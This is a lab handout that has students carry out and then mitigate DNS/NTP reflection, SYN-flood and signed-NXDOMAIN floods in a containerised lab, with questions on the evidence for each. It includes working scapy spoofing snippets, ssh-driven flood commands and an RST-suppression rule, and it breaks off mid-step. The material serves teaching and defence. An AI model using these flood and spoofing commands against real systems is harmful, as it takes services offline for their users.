

Denial of service: floods, state and cost

Follow-along: play the attacker, then the defender

Overview

Definition: Denial of service, and the resource a flood consumes

An attack that stops a service being usable by consuming something it needs, rather than by breaking into it or corrupting it. The thing consumed is always finite and always specific: the capacity of the link the service sits behind, measured in bits per second; the entries in a kernel table it must allocate for each connection attempt; or the processor time and outbound bytes it spends producing one reply. Which of the three a flood exhausts decides what the victim can measure, and which mitigation can possibly help.

One victim in this lab is subjected to three **denial of service** attacks, and each flood exhausts a different one of those three resources. The first fills the victim's access link with replies from two servers it never sent a question to. The second leaves the link almost idle and fills the kernel's queue of half-finished connections instead. The third sends the victim questions that are individually ordinary, cost almost nothing to ask, and cost the victim a large signed reply each.

Each mitigation you apply works at exactly one of those layers, and the flood that defeats it is the next one up. Naming and dropping the sources settles the first flood, because there are two of them and they are named in every packet the victim receives; it does nothing about the second, where every source address is genuine and the answer is to stop paying for connection state at all; and that in turn does nothing about the third, where every request is valid, unique and cheap to send, and the only thing left to change is what one request costs the application to serve.

Two neighbouring topics are named here once and not taught. Forging a source address is the subject of the *Source spoofing and reflection* lab; one flood here forges one, and this handout does not derive it. Nothing in this lab is detection: no signature separates the attack traffic from anything else, because in two of the three floods there is nothing in a packet to separate. Every mitigation you write is a kernel setting, a filter rule or a server limit.

Running this lab in the TUI

You drive the lab from the MiniLabs launcher. Clone it if the machine does not have it, and pull if it does, because handouts and lab scripts change together:

```
git clone https://github.com/nzRichie/MiniLab.git ~/MiniLab # first time
cd ~/MiniLab && git pull # already cloned
```

Start the launcher from that directory:

```
cd ~/MiniLab && ./minilabs
```


If it exits with a Docker error, follow the setup in the repository's `README.md` and run it again.

The root menu lists one category per row. Select **Layer 3 and 4 attacks and mitigations**, then **Denial of service: floods, state and cost**, to reach this lab's actions:

- **Spawn** creates this lab's containers and wiring. Wait for the panel to turn green before you go on. The first spawn also builds the lab's image, which takes a few minutes; later spawns take seconds.
- **Status** prints the lab's state and its success oracle: how much traffic the router passed and how much it discarded in each direction, the last reading of each measurement the workstation took, how many unfinished connections the attacked server is holding, the rules on the router, and what its name server is currently limiting. It takes over the whole screen; the arrow keys scroll, and Enter on **Done** closes it.
- **Shell command for a node** lists every node (the router, the attacked server, the workstation that takes the measurements, the four sources, the two servers on their segment, the console and the file host) and the `docker exec -it ...` line that opens a shell on it. Copy the line for the node a step names into your own terminal. It holds the screen until Enter on **Done**, as Status does.
- **Reset to baseline** stops anything still sending, undoes the settings and rules you wrote on the router and on the attacked server, and clears the router's traffic counters, returning the lab to its clean Part 1 state without tearing it down.
- **Teardown** removes the lab.
- **Open handout** opens this document.

Spawn the lab now, then work through Part 1 in your own terminal. **Back** (or Esc) returns to the lab list.

The setup



Fourteen containers: one router with three legs, one switch per leg, eight hosts on the legs and two operator machines. Every address in the lab is inside 129.0.0.0/8.

Container	Role	Address	Serving
129_L4_LAB_server	the victim	129.0.0.20	tcp/80, tcp/5201, udp/53
129_L4_LAB_router	router, inside leg	129.0.0.1	nothing
	router, field leg	129.1.0.1	
	router, operator leg	129.2.0.1	
129_L4_LAB_host1	flood source	129.1.0.42	ssh
129_L4_LAB_host2	flood source	129.1.0.13	ssh
129_L4_LAB_host3	flood source	129.1.0.68	ssh
129_L4_LAB_host4	flood source	129.1.0.27	ssh
129_L4_LAB_host5	DNS server (dnsmasq)	129.1.0.88	udp/53, tcp/80
129_L4_LAB_host6	NTP server (ntpd)	129.1.0.53	udp/123
129_L4_LAB_admin	the measurement	129.1.0.77	nothing
129_L4_LAB_c2	the console	129.2.0.10	nothing
129_L4_LAB_loader	file host	129.2.0.40	tcp/80
129_L4_LAB_S1, S2, S3	switches	none	none

The victim sits alone on the inside leg, 129.0.0.0/24. The four flood sources, the two servers and the workstation that takes every measurement sit on the field leg, 129.1.0.0/24. The console and the file host sit on the operator leg, 129.2.0.0/24. A host's interface is named after the switch it is plugged into, so the victim's NIC is 129-S1 and every field host's NIC is 129-S2; the router's three are 129-S1 (inside), 129-S2 (field) and 129-S3 (operator). The other name at each end of a link in the figure (129-server, 129-host1, 129-router-fld) is the switch's own port for that machine, and no command in this handout names one.

Definition: Token bucket shaper (tbf), and the qdisc that reports it

A **queueing discipline** (qdisc) is the kernel object that decides, for one interface, which packet leaves next and which is discarded. **tbf** is one: a bucket fills with tokens at a fixed rate, every byte sent spends a token, and a packet with no token waiting is held in a queue whose size is a fixed number of bytes. When the queue is full, the next packet is dropped rather than delayed. `tc -s qdisc show dev <if>` prints what it has sent and what it has dropped since the qdisc was created.

Two **token bucket** shapers on the router are what make this lab measurable. One is attached to the router's inside interface and meters everything leaving it toward the victim at 1 Mbit/s; the other is attached to the router's field interface and meters everything leaving it away from the victim at 256 kbit/s. Together they stand in for an asymmetric access link: 1 Mbit/s down, 256 kbit/s up.

A qdisc shapes only what *leaves* the interface it sits on, which is why the workstation that measures the victim sits on the field leg rather than beside it. Traffic between two inside hosts never leaves the router's inside interface at all and never crosses the bottleneck, so a measurement taken from the inside leg would report a healthy link in every state of this lab.

The three machines you work from, and the two instruments

- 129_L4_LAB_c2, the console. Every flood is started here, with one loop that logs into the four sources over **ssh** and starts a run on each. The root password on all four is **Riverbed-2021**. Each container carries an **ssh** client config for Host 129.*, which is why no **ssh** line below carries a single **-o** flag.
- 129_L4_LAB_admin, the measurement. **probe** runs four measurements and prints the command behind each one before it runs it: a five-second UDP **iperf3** stream offered at 900

kbit/s, ten `curl` fetches of the victim's page counting the ones that return 200, ten `dig` lookups of a name that exists counting the ones that resolve, and twenty `ping` echoes. Run it after every change.

- **129_L4_LAB_router.** Both shapers, every filter and every source check go here.

The victim, `129_L4_LAB_server`, is the fourth machine you open a shell on: its connection state and its name server's statistics are read there and nowhere else.

`flood` is the generator the sources run. It has four subcommands, one per flood in this lab, and **no default for anything**: the reflector, the forged source, the target, the rate and the count are named on every run. `--pps` and `--count` are both mandatory, so every run is bounded and ends on its own when its count is spent; there is no command to stop a flood and none is needed. Each run leaves a report of what it actually sent in `/tmp/flood.log` on that source, and the file host serves the tool's own source text at `http://129.2.0.40/flood` if you want to read what one of its packets is before you send nine thousand of them.

Open a shell wherever a step names a container:

```
# your own terminal, not a lab container
docker exec -it <container> bash
```

One mechanical fact that every drop count below depends on: `tc qdisc replace` does *not* zero a `qdisc`'s statistics, and `tc qdisc del` followed by `tc qdisc add` does. Each step that reads a drop count starts by re-creating the shaper that way, so the numbers you read belong to the flood you just ran and not to every flood since the lab was spawned.

Start by reading the lab's own state with the **Status** action, then take a baseline from the workstation with nothing attacking anything:

```
# 129_L4_LAB_admin: the baseline, before anything is attacked
probe --target 129.0.0.20 --name www.lab all
```

Keep that output. Every later measurement is read against it.

Assessment

This handout carries **eighteen** graded questions, numbered in order and placed at the step that produces the evidence for them. Answer all eighteen in a separate document as you work; no answer space is left here. Most ask for a number you measured and an account of the mechanism behind it, so record what your own run produced rather than what you expected, and if the two differ, say so. The lab's **Status** action reports what was sent and what was dropped; it does not report what fraction of the link that is, which reflector amplifies most, or how the half-open count relates to the queue it fills. Those are the graded part.

Part 1: fill the link with replies the victim never asked for

Definition: Reflection, and the amplification factor

Reflection is sending a request to a third-party server with the victim's address forged as the source, so the server's reply is delivered to the victim, which never asked for it. The amplification factor is the size of what the server sends the victim divided by the size of what the attacker sent the server. Both sizes have to be measured at the same layer: DNS payload against DNS payload, or full IP packet against full IP packet, which adds a 20-byte IP header and an 8-byte UDP header to each. State which one you used, because the two give different numbers for the same exchange.

The four sources cannot fill a 1 Mbit/s link on their own without every packet carrying their own addresses. **Reflection** is how they avoid it: they ask two ordinary servers on their own segment a question each, forging the victim as the source, and the servers deliver the flood. How much each question is worth to them is its **amplification factor**, and the four names the DNS server holds are worth different amounts. The two servers behave correctly throughout: nothing in this part compromises them, and nothing they do is a defect.

Before running anything at scale, measure what one question costs. On `host1`, ask the DNS server for each of the four names it serves, with your own address as the source, so the replies come back to you:

```
# 129_L4_LAB_host1: one of the four flood sources
for d in amplify.lab google.com spotify.com amazon.com; do
    printf '%-12s ' "$d"
    dig +bufsize=4096 +ignore @129.1.0.88 "$d" TXT | grep 'MSG SIZE'
done
```

Definition: EDNS(0) buffer size, truncation, and the tc flag

A DNS reply that will not fit in one UDP datagram comes back with no records and the `tc` (truncated) flag set, and a normal client then retries the query over TCP. How much fits is not a fixed number: a query carrying an EDNS(0) OPT record advertises the largest UDP payload the sender can reassemble, and the server may fill up to that before it truncates. `dig +bufsize=4096` advertises 4096 bytes. `+ignore` tells `dig` to report a truncated reply instead of retrying over TCP, which is what an attacker's sender does too, since it never wanted the records in the first place.

The size `dig` prints is the DNS payload, drawn under the **EDNS(0) buffer size** the query advertised. To see the query as well, and the header flags, watch the exchange on the wire in a second shell while you repeat one of the lookups:

```
# 129_L4_LAB_host1: leave this running in a second shell
tcpdump -ni 129-S2 "host 129.1.0.88 and udp port 53"
```

```
# 129_L4_LAB_host1: in the first shell, with the capture running
dig +bufsize=4096 +ignore @129.1.0.88 amazon.com TXT | grep -E '^;; flags|MSG SIZE'
```

`tcpdump` prints the DNS payload size in brackets at the end of each line, and the counts after the transaction ID are the answer, authority and additional record counts of that message.

Question 1. Record the reply size for `amplify.lab`, `google.com`, `spotify.com` and `amazon.com`, and the size of the query that drew each one. Compute the amplification factor for all four, state whether you measured DNS payload or whole IP packets, and rank the names. Then say which of the four replies is *not* the largest that name could produce, and name the field in the reply header that says so.

Question 2. Take the largest of the four replies. Compute the query rate one source would have to sustain, in queries per second, for the replies to fill the victim's 1 Mbit/s downlink, and the bandwidth that costs the source in kbit/s. Show both numbers and the sizes you divided.

A second service, and a third

Definition: NTP mode-6 control query

NTP's management channel, separate from the modes that synchronise a clock. The header is twelve octets: the first carries the version and mode 6, the second carries the request bits and a five-bit opcode, and the remaining ten are sequence, status, association, offset and count. With opcode 2 (read variables) and an association identifier of zero, the request asks the server to return its whole system variable list.

The DNS server is not special. Any service that replies over UDP to whatever address a request claims to come from can deliver a flood, and the **mode-6 control query** is the NTP equivalent. Capture in one shell:

```
# 129_L4_LAB_host1: second shell
tcpdump -ni 129-S2 "host 129.1.0.53 and udp port 123"
```

and build the twelve bytes by hand in the other, so nothing is hidden inside a tool:

```
# 129_L4_LAB_host1: paste into python3
from scapy.all import IP, UDP, Raw, send, conf
conf.verb = 0
send(IP(dst="129.1.0.53")/UDP(sport=42002, dport=123)/Raw(b"\x16\x02" + b"\x00"*10))
```

The third service is TCP, which is usually described as unusable for reflection because the attacker cannot complete the handshake. Test that claim rather than accepting it. The DNS server also serves a web page on `tcp/80`, so send it a SYN with the victim's address forged as the source, and a second SYN forging `129.0.0.99`, an inside address no container holds. Capture on the router, which sees both legs:

```
# 129_L4_LAB_router: leave this running
tcpdump -ni 129-S2 "tcp and host 129.1.0.88"
```

```
# 129_L4_LAB_host1: paste into python3
from scapy.all import IP, TCP, send, conf
conf.verb = 0
p = IP(src="129.0.0.20", dst="129.1.0.88")/TCP(
    sport=12345, dport=80, flags="S", seq=1000)
print("spoofed SYN, wire bytes:", len(bytes(p)))
send(p)
send(IP(src="129.0.0.99", dst="129.1.0.88")/TCP(
    sport=23456, dport=80, flags="S", seq=5000))
```

Both forged SYNs draw a reply. The victim's own kernel resets the connection it holds no record of, and that exchange ends after one reply. The silent address draws a series instead: with no final ACK arriving, the server retransmits its SYN|ACK before giving up. Count the retransmissions in your capture and read the packet size off `tcpdump` (the reply is 44 bytes on the wire, header only, because it carries no data). The series ends where it does for a reason specific to the address you forged: 129.0.0.99 sits on the router's own inside subnet and no container holds it, so nothing replies to the router's ARP request for it and the router returns ICMP host unreachable, which aborts the connection attempt. A forged address that routes somewhere keeps drawing retransmissions for about a minute, so the count you get here is a lower bound.

Question 3. Measure the NTP reply and its query, and compute that factor. Then compute the factor for the spoofed TCP SYN sent to the silent address, using the number of SYN|ACKs you counted. Rank DNS, NTP and TCP as reflectors, and state precisely what TCP denies an attacker that UDP does not, given that it clearly did reflect something.

Run it from four sources

Zero the downlink shaper's counters, by deleting and re-adding it, so what you read afterwards is this flood and nothing else:

```
# 129_L4_LAB_router: del then add is what zeroes the statistics
tc qdisc del dev 129-S1 root
tc qdisc add dev 129-S1 root tbf rate 1mbit burst 32kbit latency 50ms
```

Then start the flood from the console. Each source sends 9000 queries at 150 a second, which lasts a minute, and stops on its own:

```
# 129_L4_LAB_c2: the console. One loop over the four sources
for h in 129.1.0.42 129.1.0.13 129.1.0.68 129.1.0.27; do
    sshpass -p 'Riverbed-2021' ssh -n root@$h \
        "nohup flood reflect-dns --reflector 129.1.0.88 --spoof 129.0.0.20 \
            --qname amazon.com --pps 150 --count 9000 >/tmp/flood.log 2>&1 &"
done
```

`nohup ... &` leaves the run going on the source after the `ssh` session that started it closes, so the loop returns at once and all four run together. While they do, measure from the workstation:

```
# 129_L4_LAB_admin
probe --target 129.0.0.20 --name www.lab all
```

and read the bottleneck on the router:

```
# 129_L4_LAB_router
tc -s qdisc show dev 129-S1
```

The two numbers on that line are what got through and what did not: **Sent** counts the packets the shaper passed, **dropped** counts the ones it discarded, and the two together are what arrived for the victim.

Then look at what the victim itself can see of its attacker:

```
# 129_L4_LAB_server: the victim
tcpdump -nq -i 129-S1 -c 5 "udp port 53"
```

The workstation's four measurements will not all move together, and the last question in this handout is about why. The measurement that separates the two cases sends two streams of the same bandwidth through the same congested link, one of small packets and one of large; take it now, with a flood running (start the console loop again if the last run has counted out):

```
# 129_L4_LAB_admin: two streams, one bandwidth, two packet sizes
ping -c 250 -i 0.008 -s 72 -W 1 129.0.0.20 | tail -2
ping -c 20 -i 0.1 -s 1372 -W 1 129.0.0.20 | tail -2
```

The two streams last two seconds each and offer the same bandwidth within a percent. **-s** sets the payload, and a payload of 72 bytes plus an 8-byte ICMP header plus a 20-byte IP header is a 100-byte packet, 114 bytes on the wire once the Ethernet header is counted: 125 of those a second is 114 kbit/s. The other stream is 1372 bytes of payload, 1414 on the wire, 10 a second, 113 kbit/s. If anything the small stream offers the greater load.

ping is the instrument here rather than **iperf3** because it counts the replies it received itself and prints the loss locally, so its number survives a link that is discarding most of what crosses it, while a throughput tool has to carry its summary back across that same link. Record the loss each stream reports and the gap between the two. You will use them in Question 18.

Part 2: check the sources, then drop them

The flood arrives at the victim from two addresses that are not the attacker's, so there are two obvious places to intervene and they are not equally useful. The first is the check that would have stopped the forged queries before any server saw them: source-address verification at the router. Arm it, measure what it does to this flood, and then prove that the measurement means what it appears to mean. The second is a filter on the two addresses that really are sending, on the router in front of the victim.

Definition: Strict uRPF (rp_filter=1), and a martian source

Unicast reverse-path forwarding checks the *source* address of every packet as it arrives. It looks the source up in the forwarding table and asks which interface it would use to reach that address; in strict mode, the packet passes only if that is the interface the packet arrived on, and is dropped otherwise. Linux calls a source address that fails this check a martian, and `net.ipv4.conf.<if>.log_martians=1` makes it log one line per drop. Applied to the field interface, the rule it enforces is: a packet arriving from the field leg must carry a source address the router would route back out the field leg.

Arm **strict uRPF** on the router's field interface and read its counter before any flood is running. A source address it rejects is logged as a **martian**. `nstat` reads the kernel's own counters for this network namespace, and `TcpExtIPReversePathFilter` is the number of packets the check has dropped:

```
# 129_L4_LAB_router
sysctl -w net.ipv4.conf.129-S2.rp_filter=1 net.ipv4.conf.129-S2.log_martians=1
nstat -az | grep -i reversepath
```

Now zero the shaper again, start the same four-source console loop as in Part 1, wait about fifteen seconds, and read both the counter and the bottleneck:

```
# 129_L4_LAB_router
tc qdisc del dev 129-S1 root
tc qdisc add dev 129-S1 root tbf rate 1mbit burst 32kbit latency 50ms
nstat -az | grep -i reversepath
```

```
# 129_L4_LAB_router: after the flood has been running for about fifteen seconds
nstat -az | grep -i reversepath
tc -s qdisc show dev 129-S1 | grep Sent
```

A counter that does not move because the check is not running looks exactly like a counter that does not move because nothing failed the check, so the next step is part of the measurement rather than an extra. From a different field host, send five packets that forge an inside address, and read the counter again:

```
# 129_L4_LAB_host2: paste into python3
from scapy.all import IP, ICMP, send, conf
conf.verb = 0
send(IP(src="129.0.0.99", dst="129.0.0.20")/ICMP(), count=5, inter=0.1)
```

```
# 129_L4_LAB_router
nstat -az | grep -i reversepath
```

The martian log carries the same event with the addresses and the interface in it. Read it if your host allows it; under a rootless Docker daemon `dmesg` inside a container fails with **Operation not permitted**, because the host restricts the kernel ring buffer, so this is a second reading and never the one a question is answered from:

```
# 129_L4_LAB_router: optional, and only works under a rootful Docker daemon
dmesg | grep -i martian | tail -3
```

Question 4. Report your two readings of `TcpExtIPReversePathFilter` around the flood, the number of packets the bottleneck dropped in the same interval, and the reading after the five forged packets. Explain what the check tests on each packet, and account for the difference between the reading you took around the flood and the reading you took around the control.

Question 5. Name the place in a network path where this check would have stopped this attack at its source, and state precisely what that place can do that the victim's own edge cannot, given that the five-packet control proves the victim's edge does detect some forgeries.

Drop the two addresses that are sending

Definition: The FORWARD chain

The list of rules the Linux kernel applies to packets that are routed *through* a machine, as opposed to packets addressed to it. `iptables -I FORWARD` inserts a rule at the top of that list; `-s <address> -j DROP` discards every forwarded packet with that source. `iptables -L FORWARD -n -v` prints each rule with the packet and byte counts it has absorbed.

The victim's own edge cannot check whether the queries were forged, because it never saw them. What it can see is that every packet of the flood arrives from one of two addresses. Zero the shaper, write two **FORWARD chain** rules naming them, and run the same flood again:

```
# 129_L4_LAB_router
tc qdisc del dev 129-S1 root
tc qdisc add dev 129-S1 root tbf rate 1mbit burst 32kbit latency 50ms
iptables -I FORWARD -s 129.1.0.88 -j DROP
iptables -I FORWARD -s 129.1.0.53 -j DROP
```

```
# 129_L4_LAB_admin: with the flood running
probe --target 129.0.0.20 --name www.lab iperf
probe --target 129.0.0.20 --name www.lab ping
```

```
# 129_L4_LAB_router
iptables -L FORWARD -n -v
tc -s qdisc show dev 129-S1 | grep Sent
```

Question 6. Record the packet and byte counts the two rules absorbed, the bottleneck's drop count with the rules in place, and the workstation's throughput and round-trip figures. Then state what the site has given up by installing them, and predict what the same approach is worth against a reflected flood on the real internet, naming the property of this lab that makes two rules sufficient here.

Part 3: fill the connection queue instead of the link

Leave the two DROP rules in place for the whole of this part. They are a list of two addresses, neither of which sends anything from here on: the list is not wrong, it is stale, and you can

watch its counters while this flood runs.

Definition: Half-open connection, and the SYN backlog

A TCP connection whose SYN has arrived and whose handshake has not completed. The server has already allocated an entry recording the client address, port and sequence numbers, and it holds that entry while it retransmits its SYN|ACK waiting for a final ACK that may never come. `net.ipv4.tcp_max_syn_backlog` caps how many such entries one listening socket may hold. `ss -Htan state syn-recv` lists them, one per line.

Definition: Raw socket

A socket that hands the kernel a packet the program has built itself, headers included, instead of asking the kernel to build one. `flood` sends every one of its packets this way, which is what lets it forge a source address; the side effect is that the sending kernel holds no socket for the connection each of its packets opens.

Zero both shapers, then send SYNs at the victim's web port from all four sources, each of which costs the victim one **half-open connection** against its **SYN backlog**. Nothing is forged here: every packet carries the real address of the machine that sent it, and every packet leaves through a **raw socket**.

```
# 129_L4_LAB_router
tc qdisc del dev 129-S1 root
tc qdisc add dev 129-S1 root tbf rate 1mbit burst 32kbit latency 50ms
tc qdisc del dev 129-S2 root
tc qdisc add dev 129-S2 root tbf rate 256kbit burst 16kbit latency 50ms
```

```
# 129_L4_LAB_c2
for h in 129.1.0.42 129.1.0.13 129.1.0.68 129.1.0.27; do
  sshpass -p 'Riverbed-2021' ssh -n root@$h \
    "nohup flood syn --target 129.0.0.20 --port 80 --pps 50 --count 1000 \
      >/tmp/flood.log 2>&1 &"
done
```

```
# 129_L4_LAB_server: the victim, while those runs are going
ss -Htan state syn-recv | wc -l
```

Two hundred SYNs a second are arriving. Count the entries, then find out what is removing them, on the source rather than on the victim:

```
# 129_L4_LAB_host1
tcpdump -n -i 129-S2 -c 3 "tcp[tcpflags] & tcp-rst != 0 and src host \
  129.1.0.42"
```

Question 7. Say what the source's own kernel does when the victim's SYN|ACK arrives for a connection that machine never opened, and why that undoes the attack. Quote the half-open count you measured as the evidence.

The fix is on the sources, and it is one rule each: stop them sending the reply that frees the entry.

```
# 129_L4_LAB_c2
for h in 129.1.0.42 129.1.0.13 129.1.0.68 129.1.0.27; do
    sshpass -p 'Riverbed-2021' ssh -n root@$h \
        "iptables -A OUTPUT -p tcp --tcp-flags RST RST -d 129.0.0.20 -j DROP"
done
```

Now run the flood again. This one lasts two minutes, because the whole of this part happens inside it: fill the queue, measure it, measure the service, measure the link, and then defend.

```
# 129_L4_LAB_c2
for h in 129.1.0.42 129.1.0.13 129.1.0.68 129.1.0.27; do
    sshpass -p 'Riverbed-2021' ssh -n root@$h \
        "nohup flood syn --target 129.0.0.20 --port 80 --pps 50 --count 6000 \
            >/tmp/flood.log 2>&1 &"
done
```

```
# 129_L4_LAB_server: the queue, and the limit it is a fraction of
ss -Htan state syn-recv | wc -l
cat /proc/sys/net/ipv4/tcp_max_syn_backlog
```

Then measure the service from the workstation and the link on the router:

```
# 129_L4_LAB_admin
probe --target 129.0.0.20 --name www.lab all
```

```
# 129_L4_LAB_router
tc -s qdisc show dev 129-S1
tc -s qdisc show dev 129-S2
```

Question 8. Put four numbers from this flood beside the same four from Part 1: the downlink's drop percentage, the `iperf3` receiver rate, the web fetch count and the `dig` count. State which resource each flood exhausted, and explain how a service can be completely unusable while the link in front of it carries everything offered to it.

Where the plateau comes from

The half-open count settles at a value and stays there. Find the rule behind it by changing the limit and measuring again, rather than by being told. Set the backlog, start a shorter flood from the console (`--pps 50 --count 1200`), wait about five seconds, and count:

```
# 129_L4_LAB_server
sysctl -w net.ipv4.tcp_max_syn_backlog=64
```

```
# 129_L4_LAB_server: with a flood running
ss -Htan state syn-recv | wc -l
```

Repeat at 128 and at 256. Between measurements the queue has to drain, and that takes the best part of a minute: after a run ends the victim keeps retransmitting each **SYN|ACK** until each entry times out, so watch the count return to zero rather than sleeping a fixed time.

The last point needs one more number, and it is on the same socket. A listening socket has a second queue behind the half-open one, holding connections that have completed the handshake and are waiting for the server to accept them; its depth is what the web server asked for with **server.listen-backlog**. Read it off the socket rather than taking it from this handout. For a listening socket **ss** prints **Recv-Q** and then **Send-Q**, and **Send-Q** is that backlog:

```
# 129_L4_LAB_server
ss -Hltn 'sport = :80'
```

Question 9. Give your four measurements as (backlog, count) pairs, including the lab's own starting value. State the arithmetic relationship that fits the first three, and name the limit that binds instead at the fourth point, in one sentence.

Put the backlog back to the value the lab booted with before going on, or the next part's numbers will not be comparable with anybody else's:

```
# 129_L4_LAB_server
sysctl -w net.ipv4.tcp_max_syn_backlog=32
cat /proc/sys/net/ipv4/tcp_max_syn_backlog
```

Part 4: stop paying for the state

Nothing about this flood is forgeable, filterable or unusual. Every **SYN** carries the real address of a machine that really did send it, the rate is small enough that the link never notices, and the packets are identical to the first packet of every honest connection the server wants. What makes the attack work is not the traffic, it is that the victim allocates an entry per **SYN** and holds it. The defence removes the allocation instead of the traffic.

Definition: SYN cookies

An alternative way to survive a full **SYN** queue. Instead of allocating a queue entry, the server encodes what it would have remembered into the initial sequence number of the **SYN|ACK** it sends back, as a value it can verify later. If a final **ACK** arrives, it carries that number back, and the server rebuilds the connection from it; if none arrives, nothing was stored and nothing has to be freed. **net.ipv4.tcp_syncookies=1** turns this on for the case where the queue is full. **nstat** counts cookies sent and cookies returned.

Start the 6000-packet run from Part 3 again if the last one has counted out, so the queue is full when you turn **SYN cookies** on.

Question 10. Before you change anything, predict what the half-open count will do when **SYN cookies** are turned on with the flood still running, and write down the prediction with your reasoning. Then turn them on, measure the count, the web fetch, and the cookie counters, and record all four.

```
# 129_L4_LAB_server
sysctl -w net.ipv4.tcp_syncookies=1
```

```
# 129_L4_LAB_admin
probe --target 129.0.0.20 --name www.lab all
```

```
# 129_L4_LAB_server
ss -Htan state syn-recv | wc -l
nstat -az | grep -E 'SyncookiesSent|SyncookiesRecv|ListenDrops'
```

The half-open count you recorded is not the one most people predict. What changed is that the kernel had been discarding an unproven peer's **SYN** pre-emptively once the queue neared its limit, and that pre-emptive drop is conditional on cookies being off. With cookies on, a full queue is no longer a reason to drop anything.

Question 11. Using your own before and after numbers, explain why the service came back although the router dropped nothing, no address was blocked, and the half-open count did not fall. Say what `TcpExtSyncookiesRecv` counts and what its value tells you about how many of the flood's **SYNs** were ever going to complete a handshake.

Question 12. The victim now sends a **SYN|ACK** for every **SYN** it receives, and each one crosses its 256 kbit/s uplink. Using the 44-byte size you measured in Part 1, compute the **SYN** rate at which those replies alone fill that uplink, and compare it with the rate the four sources are offering. State what this mitigation becomes above that rate, and what that says about mitigations that reply rather than drop.

Part 5: make every question cost a fresh signed denial

Definition: **NXDOMAIN**, and why a signed one is large

The response code a name server returns for a name that does not exist in a zone it is authoritative for. In a zone signed with **DNSSEC**, the server cannot simply say “no”: it returns records that prove no such name exists, together with the signatures over them, so the denial carries several records and their cryptographic material while the question carries one name. A client asks for that proof by setting the **DO** bit in the query's **OPT** record, which `dig +dnssec` does; `flood nxdomain` sets it too. This lab's zone `lab.` is signed with **NSEC**, which states each gap between two names that do exist, in sorted order, leaving both owner names in the clear. Denying a name therefore takes an **NSEC** record naming the gap that name would have fallen into, and a second proof that no wildcard covers it, and a single **NSEC** record sometimes does both jobs. Keys, algorithms and validation belong to the **DNS cache-poisoning lab**; nothing here is asked about them.

The victim is authoritative for `lab.`, so a query for a name under it is a question only this server can settle. A name that does not exist is settled the same way, with an **NXDOMAIN** and the records that prove it, and in a real deployment no resolver's cache absorbs any of it, because each name is asked for the first time. Price one of those questions before sending thousands:

```
# 129_L4_LAB_host1: capture in one shell
tcpdump -nl -i 129-S2 "udp port 53 and host 129.0.0.20"
```

```
# 129_L4_LAB_host1: six queries, two a second, in the other shell
flood nxdomain --server 129.0.0.20 --zone lab --pps 2 --count 6
```

The same exchange one name at a time, with the header and the records spelled out. The zone holds three names, `lab.`, `ns.lab.` and `www.lab.`, so where a queried name sorts against those three decides which gap denies it. These two land in different gaps:

```
# 129_L4_LAB_host1
dig +dnssec +bufsize=4096 +ignore @129.0.0.20 abcdefgh12345678.lab TXT
dig +dnssec +bufsize=4096 +ignore @129.0.0.20 zzzzzzzz12345678.lab TXT
```

Read three things from each: the `AUTHORITY` count in the header, the `MSG SIZE rcvd` at the bottom, and the owner name on each `NSEC` record, which `NSEC` leaves in the clear. One caution before you compare these with the capture: `dig` sends an `EDNS COOKIE` and the server echoes it back, which adds 28 bytes to the reply, so the same name drawn by `dig` and by `flood` gives two sizes 28 apart. Say which instrument your figures came from.

Question 13. Record the query size, and the size and `AUTHORITY` count of at least three of the denials it drew. Give the amplification factor as a range rather than a single number, saying which instrument and which denominator you used. Of the two names you looked up by hand, say which one needed a second `NSEC` record to deny it, what in the reply shows that, and what it does to the size. Compare the range with the factor you computed in Question 1 for the DNS server on the field leg, and account for the difference: both are DNS over UDP, and the two factors are not close.

Now send it from all four sources: 90 queries a second each, 360 in total, for 90 seconds. Zero both shapers first, because this time both directions matter.

```
# 129_L4_LAB_router
tc qdisc del dev 129-S1 root
tc qdisc add dev 129-S1 root tbf rate 1mbit burst 32kbit latency 50ms
tc qdisc del dev 129-S2 root
tc qdisc add dev 129-S2 root tbf rate 256kbit burst 16kbit latency 50ms
```

```
# 129_L4_LAB_c2
for h in 129.1.0.42 129.1.0.13 129.1.0.68 129.1.0.27; do
  sshpass -p 'Riverbed-2021' ssh -n root@$h \
    "nohup flood nxdomain --server 129.0.0.20 --zone lab --pps 90 --count 8100 \
    >/tmp/flood.log 2>&1 &"
done
```

```
# 129_L4_LAB_admin
probe --target 129.0.0.20 --name www.lab all
```

```
# 129_L4_LAB_router: both directions this time
